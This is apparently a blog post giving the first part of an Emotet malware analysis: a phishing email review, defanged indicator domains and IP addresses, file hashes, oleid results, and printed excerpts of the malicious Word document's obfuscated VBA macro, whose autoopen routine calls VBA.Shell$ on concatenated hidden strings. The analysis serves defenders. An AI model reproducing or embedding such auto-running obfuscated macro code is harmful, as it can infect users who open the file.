Comprehensive Analysis of EMOTET Malware: Part 1 by Zyad Elzyat

By Zyad Waleed Elzyat

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Exclusive Summary

Emotet, a notorious name in the realm of cyber threats, has loomed large over the digital landscape since its inception in 2014. Originally identified as a banking Trojan focused on financial data theft, Emotet has evolved into a highly adaptable and multifaceted malware, capable of causing widespread disruption to both individuals and organizations alike.

In this comprehensive analysis, we embark on a journey into the intricate workings of Emotet, meticulously dissecting its tactics, functionalities, and the imminent dangers it presents.

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This initial segment of our analysis serves as a roadmap, outlining the key areas of exploration:

1. Email Phishing Analysis: Delving into Emotet’s deceptive strategies deployed through phishing campaigns, we scrutinize the emails crafted to entice unwitting victims, laying bare the intricacies of its social engineering tactics.
2. Document Static and Dynamic Analysis: Employing a dual-pronged approach, we conduct static and dynamic analyses of the malicious documents disseminated by Emotet. Through static analysis, we uncover insights into its structural components, while dynamic analysis reveals its behavior within controlled environments, offering invaluable insights into its modus operandi.
3. Malware Basic Static Analysis: Shifting our focus to the heart of Emotet, we meticulously dissect its code through static analysis techniques. This meticulous examination unveils its inner workings, shedding light on its functionalities and potential vulnerabilities.
4. Malware Dynamic Analysis: To gain a deeper understanding of Emotet’s real-world impact, we subject it to dynamic analysis. By observing its interactions with the system and network within a simulated

environment, we glean insights into its operational behavior and tactics.


Index:

Mitre Attack For Emotet


Email Analysis

Emotet primarily spreads through phishing emails. These emails often appear legitimate, containing familiar branding and enticing subjects like invoices, payment details, or shipping notifications. Clicking malicious attachments or links within these emails can infect a device with Emotet.

Press enter or click to view image in full size



Press enter or click to view image in full size




Email Contains:

- Three URLs:
- `sara[.]buller@ottumwaschools[.]com` (email address)
- `management@bavarianmotorcars[.]com` (email address)
- `hxxp[://]bengalcore[.]com/Invoice-26396-reminder/` (link)
- Two invoices mentioned

Explanation:

- **Invoice Email:** An invoice email is a standard communication between a business and a customer. It details the products or services provided, along with the amount owed.


  Press enter or click to view image in full size




- The presence of an invoice email suggests a business transaction.

- The email addresses (`sara[.]buller@ottumwaschools[.]com` and `management@bavarianmotorcars[.]com`) indicate communication between:
- Ottumwa Schools (likely a school district) and someone named Sara Buller.
- Bavarian Motorcars (presumably a car dealership) and their management team.

Press enter or click to view image in full size




Press enter or click to view image in full size




- I Ran The Third URL in anyrun sandbox , It appears that error content was removed , and URL Is Maliciuos , 4 Vendors Detect It


Press enter or click to view image in full size




Press enter or click to view image in full size



Press enter or click to view image in full size



Press enter or click to view image in full size



- “I conducted comprehensive research, including a thorough examination of MalwareURL, Virus Total and whois , to gather intelligence on potential threats. In addition, I utilized scanning tools to analyze URLs and IP addresses, identifying Indicators of Compromise (IOCs).
- NS1[.]WINHOST[.]COM
- NS2[.]WINHOST[.]COM
- NS3[.]WINHOST[.]COM
- hareamposi[.]com


- slumpdeltatime[.]com
- turboregale[.]com
- mail17[.]thesupportcenter[.]net
- ouratlanticstore[.]com
- zhgrp[.]net
- mba269[.]net
- ns2[.]tdigital[.]com
- pccsh[.]org
- ns1[.]spokaneweb[.]co
- kitchentoaislecatering[.]com
- ns2[.]webmailinglists[.]com
- winproteam[.]com
- dirteam[.]com
- dahtkahm[.]com
- bluefandago[.]com
- caulfieldpreparatory[.]com
- download[.]2yourface[.]com
- fpbaus[.]com
- olaf4e[.]com
- saveruralwireless[.]com
- loriato[.]com
- travoice[.]ca
- consultasas[.]com
- rkschmidt[.]net
- webpathfinder[.]com
- wellbeing-center[.]com
- ivanrivera[.]com
- fotonovelty[.]com
- roundtableusa[.]com
- rentwithconfidence[.]com
- www[.]ultradevelopers[.]net
- ultradevelopers[.]net
- workspacellc[.]com
- rajib-bahar[.]com
- acsconnection[.]com
- aeobinvesting[.]com
- 164[.]155[.]169[.]37
- 47[.]242[.]15[.]1
- 209[.]99[.]64[.]18
- 47[.]91[.]17[.]82
- 47[.]52[.]230[.]230
- 47[.]240[.]50[.]198

- 47[.]90[.]10[.]49
- 47[.]56[.]93[.]201
- 47[.]91[.]138[.]163
- 47[.]75[.]34[.]121
- 107[.]167[.]2[.]226
- 64[.]79[.]170[.]62
- 89[.]187[.]101[.]92
- 107[.]167[.]2[.]226
- 72[.]20[.]39[.]182
- 216[.]52[.]229[.]6
- 182[.]16[.]102[.]91
- 72[.]3[.]168[.]32


MSDOC Analysis

- md5,02E3887DB869113CB223D9EBD9C6117F
- sha1,6C43C961756DBCFFCE0E26E09F97DE6775B217ED
- sha256,E77FF24EA71560FFCB9B6E63E9920787D858865BA09F5D63A7E44CB86A569A6E

Press enter or click to view image in full size



Press enter or click to view image in full size



- i run the ms doc with olevba and oleid i found it malicuios and cotnain obfuscated vba code

Indicator	Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Author	EwGemTGE	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	ChrB	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	ChrW	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	% eX	25206558
Hex String	@HQ	20404851
Hex String	)(Yi	29285969
Hex String	QP!v	51502176
Hex String	Q1"r	51312272
Hex String	%&3e	25263365
Hex String	@@Gg	40404767
Hex String	(G5S	28473553
Hex String	6)$)	36292429
Hex String	4P v	34502076
Hex String	1FYA	31465941

```
Sub FMGAn24cV()
   On Error Resume Next
   Select Case cFmIw
      Case 8059
         wUhL25 = 2636
         GpzXy = Jlzd789p
         UWiZ = 482
      Case 6364
         HfiuK0K8 = XiLc
         shtE = Round(RQUnj832I + ChrB(tGjztO8))
         huYs7195 = Int(252065587 * 127 * 204048515 + CLng(IBL))
      Case 46
         IKWt3M788 = Fix(cTuwVw8 * CByte(BLux6x4G / Tan(29285969)) * 709 * zDNle7)
         YwAYF = odu
         CZk = CStr(278725002)
   End Select
   Set xjQY96L = 3
End Sub
 Sub vgYJ(kHiis167)
   On Error Resume Next
   Dim jfjyp146z()
   ReDim jfjyp146z(2)
   jfjyp146z(0) = 441
   jfjyp146z(1) = 14
   yYzpN2 = (GMOz7Gjx / CDate(XIsh) * XKEimT1 + 7391 * (9 - CStr(15 * CStr(1)) * 204179029 / Round(S
```

```
   sVS = tRTKlgHp - 147619628
End Sub

Sub autoopen()
ukWWdsK
End Sub
Sub FHjEj(LAcQVZ87)
   On Error Resume Next
   Do
      Dim lJeuDE96, nqrjpo6
      neGow086 = 4163
      AkQCgA = 294325181 - 51502176
   Loop Until bwvS69z8z >= 13
   Do While JKyP8pxto Eqv 10
      For Each ZJyu In NBZq5Y
         oYwx = UlaI61M1 / fph * 498373131 / vrGbz * (86 * CDate(4003) * (93 + Int(Lyrs) / 28188549
      Next
      Set vRSb9W = 3
      Select Case tJBR
         Case 407850943
            jaum6Cn = ChrB(3641 * Hex(EzHUi2E))
            NCskA = CjuvT
            rSZ = CBool(Act)
         Case 1
            crvr = 368
            xgQY = ocXUh23
            QXvYq42qV = xzak9Z2
         Case 513122720
            vLZp = ChrB(233198461)
            eObu66H03 = 8
            vxQ = 385391781
      End Select
      Set ZWbLW1X89 = DzyG
   Loop
End Sub
 Sub sSYfU0(SpsW4rP)
   On Error Resume Next
   XtaW = 252633654 - Rnd(JHd / Chr(RzwyI3)) * 582 - CSng(67 / 61 + UuzY46cs5 - CStr(404047675)) / 6
   YSuN0x5D = 229040495 / 36292429
   zFcxbS = (8 / CStr(UEi) + (ZRhr + jKDn0 - 14 / GDs * (EYA * CSng(345020765 * bQZ) - SsI / Cos(uAw
End Sub

Public Function ukWWdsK()
On Error Resume Next
VBA.Shell$ "" + UWbfkwStSfN + TsvdGtsXy + CEksYkDDLPC + muCnTNfaDz + NHPPYeuBF + NhBKxbvDSCU + BHhpV
End Function
Sub JMQObR0()
   On Error Resume Next
```

```
   Lphmp5 = MDxY8q2 * uvPIG51Hm
   Uvcq = 314659417 * 465999738
End Sub
 Sub wXFp7reR9()
   On Error Resume Next
   Do While kcJf > lkPIt4
      For Each GIyl In OvCk
         PLPbA5 = Cos(188802468)
      Next
      For Each MqSKJ6f In ORvWe4F5
         noUx84A = 598
      Next
      For qiUPL4Ycs = cinf02 To DJpsd633
         FcHCQ5Ol = 531668891 * Chr(tWAv7fc2 / 401 - oOnx * Hex(22 + Log(238889098))) * yqAGY + Atn(
      Next
      Do
         cgXl1L = PVFdrkie * Int(7) * ZPWvW0 / Cos(6789) - 9 + Tnbf086
      Loop Until xbKi8920 > 6
      EFRQ1 = 334953148 * wLRi7
   Loop
   RSFC2F12 = mcgVq3X - 251107387
End Sub
```

- I will enable editing in the file and run FakeNet-NG and Process Explorer to monitor connections and new processes triggered by enabling the macros.

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
